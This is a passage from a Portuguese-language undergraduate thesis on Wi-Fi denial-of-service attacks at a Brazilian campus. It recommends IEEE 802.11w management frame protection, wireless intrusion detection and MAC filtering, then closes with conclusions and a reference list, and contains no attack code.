O administrador de rede não deve adquirir qualquer equipamento de rede sem fio visando apenas o menor preço ou a qualidade do sinal, mas planejar uma mudança

gradual, de médio a longo prazo que considere equipamentos que contenham IDS voltados para as redes wireless (WIDS) e que possuam compatibilidade com o padrão IEEE 802.11w.

Em 2009 o IEEE lançou o IEEE 802.11w, que é uma emenda ao padrão IEEE 802.11-2007, o mesmo tem como objetivo oferecer proteção aos quadros de gerenciamento, fazendo com que ataques de negação de serviço que visam explorar as vulnerabilidades destes quadros, não sejam mais possíveis.

Segundo Vilela et al. (2013), o conceito de quadro de gerenciamento seguro (RM) foi proposto pelo 802.11w. RM são alguns quadros de gerenciamento que podem ser protegidos pelo serviço de Management Frame Protection (MFP). Com a proteção oferecida por meio do MFP, a identificação de quadros forjados fica mais fácil, neutralizando os ataques *deauthentication*.

Importante destacar que mesmo com o avanço na proteção dos quadros de gerenciamento, o 802.11w não consegue reduzir ataques de DoS do tipo *RF-jamming*, que nada mais é que ruído de rádio frequência (VILELA et al., 2013).

Atualmente a maioria das fabricantes já desenvolvem seus roteadores com compatibilidade com o protocolo IEEE 802.11w. A saber: Aerohive, AirTight, Aruba Networks, Cisco Sytems, LANCOM Systems, Motorola/Symbol, Ruckus, Xirrus. Também possui suporte para clientes Microsoft Windows desde o Windows 8 (Figura 19), Intel 726x, Qualcomm Atheros desde AR5BxB92 “Merlin”, Samsung Galaxy s6, Playstation 4 entre outros.

Figura 10 - Suporte ao padrão 802.11w no Windows 8.1 Pro

```

C:\>
Data : 18/03/2016
Versão : 10.0.0.339
Arquivo INF : C:\Windows\INF\oem12.inf
Arquivos : 2 no total
          C:\Windows\system32\DRIVERS\athwbx.sys
          C:\Windows\system32\drivers\vwifibus.sys
Tipo : Driver Wi-Fi Nativo
Tipos de rádio com suporte : 802.11b 802.11g 802.11n
Suporte para o modo EIPS 140-2: Sim
Suporte para Proteção de Quadro de Gerenciamento 802.11w: Sim
Rede hospedada compatível: Sim
Autenticação e codificação com suporte no modo de infraestrutura:
Abrir Nenhum
Abrir WEP-40bit
Abrir WEP-104bit
Abrir WEP
WPA-Enterprise TKIP
WPA-Personal TKIP
WPA2-Enterprise TKIP
WPA2-Personal TKIP
Definido pelo fornecedorTKIP
WPA2-Enterprise Definido pelo fornecedor
Definido pelo fornecedorDefinido pelo fornecedor
WPA-Enterprise CCMP
  
```

Fonte: Autor (2018).

Uma outra solução é ativar o filtro de MAC nos roteadores, pois verificou-se que, o roteador com controle por MAC suporta o ataque de negação de serviço por associação com MDK3, porém o mesmo fica vulnerável aos demais ataques de negação de serviço em redes wi-fi utilizados em redes wi-fi. Esta solução é apenas parcial, pois fica inviável usá-la em todas as redes do IFTO pelo seu próprio perfil de utilização.

8. CONCLUSÃO E TRABALHOS FUTUROS

8.1. Conclusões

Verificou-se que a abordagem utilizada neste trabalho conseguiu reproduzir os ataques de negação de serviço a uma rede WiFi e demonstrar como eles podem fazer com que a conexão entre a estação e o roteador seja perdida completamente.

Com o preço acessível do hardware e software, que foram utilizados na execução dos ataques, podem proporcionar que qualquer usuário, com o mínimo de conhecimento em Linux, seja capaz de realizar os ataques.

Ao término deste trabalho é possível dizer que todos os roteadores testados são vulneráveis aos ataques *atk01* e *atk02*. Porém um roteador mostrou-se resistente ao *atk03*, pois o mesmo estava com o filtro de MAC ativado.

No decorrer deste trabalho verificou-se que dentre as principais recomendações para combater os ataques aqui tratados pode-se implementar um WIDS, adquirir novos roteadores que sejam compatíveis com a emenda IEEE 82.11w e ativar o filtro de MAC destes dispositivos.

Conclui-se ainda que este trabalho teve notória contribuição para área e para o IFTO - *Campus Araguatins*, pois apresentou resultados dos testes/ataques realizados e trouxe recomendações para as vulnerabilidades encontradas, contribuindo para que o campus possa ter uma rede WiFi ainda mais segura e que mantenha seus serviços disponíveis,

9. REFERÊNCIAS

ALENCAR, Felipe. **Tecnologia WPS do roteador pode apresentar risco; veja prós e contras**. 2016. Disponível em: <<https://www.techtudo.com.br/noticias/noticia/2016/06/tecnologia-wps-do-roteador-pode-apresentar-risco-veja-pros-e-contras.html>>. Acesso em: 20 mar. 2018.

ASSUNÇÃO, M. F. A. **WIRELESS HACKING - Ataques e segurança de redes sem fio WiFi**. Florianópolis: Visual Books, 2013

BOOB, Snehal; JADHAV, Priyanka. Wireless Intrusion Detection System. International Journal of Computer Applications, Karve Nagar, Pune, v. 5, n. 8, p. 9-13, ago. 2010.

CERT.BR registra aumento de ataques de negação de serviço em 2016. 2017. Disponível em: <<http://tiinside.com.br/tiinside/seguranca/mercado-seguranca/17/07/2017/cert-br-registra-aumento-de-ataques-de-negacao-de-servico-em-2016/>>. Acesso em: 07 maio 2018

COMPTON, Stuart. **802.11 Denial of Service Attacks and Mitigation**. 2007. Disponível em: <<https://www.sans.org/reading-room/whitepapers/wireless/80211-denial-service-attacks-mitigation-2108>>. Acesso em: 17 dez. 2017.

Demartini, Felipe. **WEP, WPA, WPA2: o que as siglas significam para o seu WiFi?** Disponível em: <http://www.tecmundo.com.br/wi-fi/42024-wep-wpa-wpa2-o-que-as-siglas-significam-para-o-seu-wifi-.htm>. Acesso 27 de maio 2015

IEEE 802.11. Disponível em: http://pt.wikipedia.org/wiki/IEEE_802.11#802.11a. cesso 26 maio 2015

HEADQUARTERS, Americas. **802.11r, 802.11k, and 802.11w Deployment Guide, Cisco IOS-XE Release 3.3**. San Jose: Cisco Systems, 2014

JOBSTRAIBIZER, F. **Desvendando as Redes Sem Fio**. São Paulo: Digerati Books, 2010.

LACERDA, Pablo de Souza. **ANÁLISE DE SEGURANÇA EM REDES WIRELESS 802.11x**. 2007. 49 f. TCC (Graduação) - Curso de Ciência da Computação, Ciência da Computação, Instituto de Ciências Exatas da Universidade Federal de Juiz de Fora, Juiz de Fora, 2007.

MAIS complexos, ataques DDoS tiram o sono das equipes de TI. 2018. Disponível em: <<https://computerworld.com.br/2018/01/23/mais-complexos-ataques-ddos-tiram-o-sono-das-equipes-de-ti/>>. Acesso em: 15 maio 2018

MTROI. **Protected Management Frames (802.11w)**. 2014. Disponível em: <<https://wlan1nde.wordpress.com/2014/10/21/protected-management-frames-802-11w/>>. Acesso em: 10 maio 2018

O que é Wi-Fi (IEEE 802.11)? Disponível em: <<http://www.infowester.com/wifi.php#80211>> Acesso 26 maio 2015

OLIVEIRA, Alex. **A WPA/2 foi quebrada?**: Podem descobrir a senha Wi-Fi com KRACK?. 2017. Disponível em: <<http://cooperati.com.br/2017/10/18/a-wpa2-foi-quebrada-podem-descobrir-a-senha-wi-fi-com-krack/>>. Acesso em: 19 dez. 2017.

PASSOS, Diego; BALBI, Helga D.; CARRANO, Ricardo Campanha. **TECNOLOGIAS DE REDES SEM FIO**. Rio de Janeiro: Escola Superior de Redes, 2016. 208 p.

Peixoto, Rodney de Castro. **Tecnologias wireless demandam cuidados extras –a prática do wardriving e warchalking**. Disponível em: http://www.wirelessbrasil.org/wirelessbr/colaboradores/rodney_peixoto/seguranca_wireless.html

RUFINO, N. M. D. O. **Segurança em Redes sem Fio**. 4^a. ed. São Paulo: Novatec, 2015.

Tian Bu; Samphel Norden; Thomas Y. Woo. **Detection of power-drain denial-of-**

service attacks in wireless networks. USA nº US7515926 B2, 30 mar. 2005, 07 abr. 2009. 2009. CN1842087. Disponível em: <<https://www.google.com/patents/US7515926#backward-citations>>. Acesso em: 25 jan. 2018.

VILELA, Douglas Willer Ferrari Luz et al. Construção de uma base de dados para avaliação de sistemas de detecção de intrusos com criptografia ieee 802.11i e ieee 802.11w habilitada. In: Jornada de pesquisa e extensão, 0. 2013, Cuibá. **Anais....** Cuibá: Ifmt, 2013. p. 1 - 9.

Vulnerabilidade (computação). Disponível em: http://pt.wikipedia.org/wiki/Vulnerabilidade_%28computa%C3%A7%C3%A3o%29. Acesso em 28 maio 2015